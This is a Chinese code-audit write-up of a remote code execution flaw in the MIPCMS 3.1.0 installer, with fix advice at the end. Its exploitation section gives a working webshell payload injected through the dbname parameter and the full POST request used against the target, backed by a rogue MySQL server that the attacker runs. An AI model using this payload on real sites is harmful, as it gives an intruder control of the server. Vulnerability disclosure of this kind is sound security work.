
【代码审计】MIPCMS 远程写入配置文件Getshell
0x00 环境准备
MIPCMS官网:https://www.mipcms.cn
网站源码版本:MIPCMS内容管理系统 V3.1.0(发布时间:2018-01-01)
程序源码下载:http://www.mipcms.cn/mipcms-3.1.0.zip
本地测试网站:

0x01 代码分析
1、漏洞文件位置/app/install/controller/Install.php 第13-23行:
public function index() { if (is_file(PUBLIC_PATH . 'install' . DS .'install.lock')) { header('Location: ' . url('@/')); exit(); } if (!defined('__ROOT__')) { $_root = rtrim(dirname(rtrim($_SERVER['SCRIPT_NAME'], '/')), '/'); define('__ROOT__', (('/' == $_root || '\\' == $_root) ? '' : $_root)); }
这段index函数对install.lock文件进行检测,如果发现存在就退出。我们继续看下面的代码,本次远程代码执行漏洞代码主要为installPost函数,先来看一下第118-142行:
public function installPost(Request $request) { header('Access-Control-Allow-Origin: *'); header('Access-Control-Allow-Credentials: true'); header('Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS'); header('Access-Control-Allow-Headers: Content-Type, Content-Range,access-token, secret-key,access-key,uid,sid,terminal,X-File-Name,Content-Disposition, Content-Description'); if (Request::instance()->isPost()) { $dbconfig['type']="mysql"; $dbconfig['hostname']=input('post.dbhost'); $dbconfig['username']=input('post.dbuser'); $dbconfig['password']=input('post.dbpw'); $dbconfig['hostport']=input('post.dbport'); $dbname=strtolower(input('post.dbname')); $username = input('post.username'); $password = input('post.password'); $rpassword = input('post.rpassword'); if (!$username) { return jsonError('请输入用户名'); } if (!$password) { return jsonError('请输入密码'); } if (!$rpassword) { return jsonError('请输入重复密码'); }
这段函数中,并没有沿用index中install.lock进行检测,我们可以通过构造链接,直接跳转到这一步,绕过index函数中install.lock的检测。可以看到,这段installPost函数中获取了多个参数,继续往下看:
$dsn = "mysql:dbname={$dbname};host={$dbconfig['hostname']};port={$dbconfig['hostport']};charset=utf8"; try { $db = new \PDO($dsn, $dbconfig['username'], $dbconfig['password']); } catch (\PDOException $e) { return jsonError('错误代码:'.$e->getMessage()); } $dbconfig['database'] = $dbname; $dbconfig['prefix']=trim(input('dbprefix')); $tablepre = input("dbprefix"); $sql = file_get_contents(PUBLIC_PATH.'package'.DS.'mipcms_v_3_1_0.sql'); $sql = str_replace("\r", "\n", $sql); $sql = explode(";\n", $sql); $default_tablepre = "mip_"; $sql = str_replace(" `{$default_tablepre}", " `{$tablepre}", $sql); foreach ($sql as $item) { $item = trim($item); if(empty($item)) continue; preg_match('/CREATE TABLE `([^ ]*)`/', $item, $matches); if($matches) { if(false !== $db->exec($item)){ } else { return jsonError('安装失败'); } } else { $db->exec($item); } }
这段函数对获取的参数进行检测,Mysql数据库连接失败会报错退出,接着进行导入数据库操作。
继续往下看,第172-192行:
if(is_array($dbconfig)){ $conf = file_get_contents(PUBLIC_PATH.'package'.DS.'database.php'); foreach ($dbconfig as $key => $value) { $conf = str_replace("#{$key}#", $value, $conf); } $install = CONF_PATH; if(!is_writable($install)){ return jsonError('路径:'.$install.'没有写入权限'); } try { $fileStatus = is_file(CONF_PATH. '/database.php'); if ($fileStatus) { unlink(CONF_PATH. '/database.php'); } file_put_contents(CONF_PATH. '/database.php', $conf); return jsonSuccess('配置文件写入成功',1); } catch (Exception $e) { return jsonError('database.php文件写入失败,请检查system/config 文件夹是否可写入'); }
在installPost函数的最后,将参数写入到配置文件database.php中,而且并未对参数进行任何过滤或转义,攻击者可以构造脚本代码写入配置文件。
综上,首先程序流程把控不严谨,可以绕过install.lock检测进入installPost函数中,然后通过构造参数将脚本代码写入配置文件,进一步去触发脚本代码,控制网站服务器。程序在实现上存在远程代码执行漏洞,危害极大。
0x02 漏洞利用
一、如何去构造Payload
难题1:构造的参数在Mysql连接中,必须连接成功,不然程序就报错退出了。
在写入配置文件中,我们能够控制的参数有5个参数,到底哪个参数能利用呢?写入配置文件的形式如下:
return [ 'hostname' => '127.0.0.1', // 服务器地址 'database' => 'test', // 数据库名 'username' => 'root', // 用户名 'password' => 'root', // 密码 'hostport' => '3306', // 端口 ];
为了能让Mysql连接成功,我们需要自己搭建一个Mysql服务,让程序连接不会报错,这样才能继续利用。另外,在5个参数中,服务器地址和端口是不能改的,用户名限制不能超过16位,Mysql的密码是加密也不好利用,唯一剩下可以利用的就是数据库名,要建立一个与Payload名字一样的数据库名,才能连接成功。
难题2:写入配置文件的时候,大写会全部转化为小写,那么全局变量$_GET等,全局不能利用:
为此,测试了不少一句话木马,尝试通过加密来解决问题,如:
test',1=>file_put_contents("test.php",strtoupper('<?php eval($_POST[g])?>')),'xx'=>' test',1=>eval(base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2ddKT8+)),'xx'=>' test',1=>eval(urldecode(%24%5F%50%4F%53%54%5B%67%5D)),'xx'=>'
但是这些Payload要么不行执行,要么不能命名为数据库名。最终,灵感突现,直接放弃_POST,利用php://input实现的webshell,就不必纠结于大小写了。
最终Payload: test',1=>eval(file_get_contents('php://input')),'xx'=>'
二、漏洞利用过程
模拟环境:网站服务器IP:192.168.8.131 模拟攻击者服务器IP:192.168.8.1

过程1:首先在攻击者服务器(192.168.8.1)搭建一个Mysql服务,新建数据库命名为:test',1=>eval(file_get_contents('php://input')),'xx'=>'


过程2:访问网站服务器(192.168.8.131)提交Payload写入配置文件,
Payload:
http://192.168.8.131/index.php?s=/install/Install/installPost
POST:username=admin&password=admin&rpassword=admin&dbport=3306&dbname=test',1=>eval(file_get_contents('php://input')),'xx'=>'&dbhost=192.168.8.1&dbuser=root&dbpw=root


进一步去触发脚本代码,执行系统命令,whoami查看网站服务器当前用户为administrator: 

查看网站服务器IP设置:

0x03 修复建议
1、在初始化过程中进行lock文件检测,避免被绕过;
2、全局配置可考虑写入数据库进行调用。
最后
欢迎关注个人微信公众号:Bypass--,每周原创一篇技术干货。

【代码审计】MIPCMS 远程写入配置文件Getshell的更多相关文章
- MIPCMS V3.1.0 远程写入配置文件Getshell过程分析(附批量getshell脚本)
作者:i春秋作家--F0rmat 0×01 前言 今天翻了下CNVD,看到了一个MIPCMS的远程代码执行漏洞,然后就去官网下载了这个版本的源码研究了下.看下整体的结构,用的是thinkPHP的架 ...
- ZZZPHP1.61 代码审计-从SQL注入到Getshell
近期有很多小伙伴在后台留言想看关于代码审计的文章,其实有关审计的文章网上资源是比较多的,但是从代码审计开始到结束的这类文章却少之甚少. 今天要讲解的ZZZPHP1.61这套审计漏洞比较多,SQL注入漏 ...
- Thinkphp 解决写入配置文件的方法
在/Application/Common/Common创建function.php,然后添加以下代码: <?php /** * [writeArr 写入配置文件方法] * @param [typ ...
- IIS不能对网站添加默认文档(由于权限不足而无法写入配置文件)
IIS7以上版本配置网站时需要手动配置网站目录的文件夹权限 增加"IIS_IUSER"用户的修改权限 但增加后仍然提示“ 由于权限不足无法写入配置文件” 通常是Web.config ...
- ConfigParser-- 读取写入配置文件
基础读取配置文件 -read(filename) 直接读取文件内容 -sections() 得到所有的section,并以列表 ...
- Mysql系列九:使用zookeeper管理远程Mycat配置文件、Mycat监控、Mycat数据迁移(扩容)
一.使用zookeeper管理远程Mycat配置文件 环境准备: 虚拟机192.168.152.130: zookeeper,具体参考前面文章 搭建dubbo+zookeeper+dubboadmin ...
- Python 读取写入配置文件 —— ConfigParser
Python 读取写入配置文件 —— ConfigParser Python 读取写入配置文件很方便,可使用内置的 configparser 模块:可查看源码,如博主本机地址: “C:/python2 ...
- c#写入配置文件(text)
1.获取当前时间 System.DateTime currentTime = new System.DateTime(); currentTime = System.DateTime.Now; 写入配 ...
- [转帖]SSH远程登录配置文件sshd_config详解
SSH远程登录配置文件sshd_config详解 2016年06月02日 17:42:25 Field_Yang 阅读数 61386 版权声明:本文为博主原创文章,遵循CC 4.0 by-sa版权 ...
随机推荐
- 超级简单却不知道:html标签的嵌套规则
XHTML的标签有许多:div.ul.li.dl.dt.dd.h1~h6.p.a.addressa.span. strong……我们在运用这些标签搭建页面结构的时候,是可以将它们无限嵌套的,但是,嵌套 ...
- Qt之QLocalSocket
简述 QLocalSocket类提供了一个本地socket. 在Windows中,这是一个命名管道:在Unix中,这是一个本地网域socket. 如果发生错误,socketError()会返回错误的类 ...
- MapReduce 图解流程超详细解答(1)-【map阶段】
转自:http://www.open-open.com/lib/view/open1453097241308.html 在MapReduce中,一个YARN 应用被称作一个job, MapReduc ...
- 关于Unity中关节的使用(二)
导入 1.创建工程 2.导入joint_scene.unitypackage 3.运行发现机械爪子摇来摇去,因为line节点下面的子节点之间相互碰撞带动的关系 4.为了消除这种乱摇,我们在右上角添加一 ...
- Axiom3D:Buffer漫谈
在前面数据绑定基本流程,简单说了下,在Axiom中,数据从我们C#的托管环境到下面的OpenGL或是D3D的非托管环境,有个转化过程,相关实现我们可以从BufferBase看起.BufferBase与 ...
- 【HTML】div居中显示
方法1: .parent { width:800px; height:500px; border:2px solid #000; position:relative; } .child { width ...
- substitute 命令与 global 命令
他们是很强大的EX命令: substitute的格式: :[range]s[ubstitute]/{pattern}/{string}/{flags} 其中的patttern 指的是正则表达式的匹配: ...
- SQL Server2005配置同步复制
因为实际需要,需要对两台SQL Server服务器配置同步复制.记录一下配置过程. 配置环境 两台服务器: 发布服务器,以下简称PS. 订阅服务器,以下简称SS. 两台服务器都是Windows Ser ...
- Spring JDBC SqlQuery类示例
org.springframework.jdbc.object.SqlQuery类提供了表示SQL查询的可重用操作对象. 使用到的 Student 表的结构如下 - CREATE TABLE Stud ...
- Spring JDBC ResultSetExtractor接口示例
org.springframework.jdbc.core.ResultSetExtractor接口是JdbcTemplate的查询方法使用的回调接口.此接口的实现执行从ResultSet提取结果的实 ...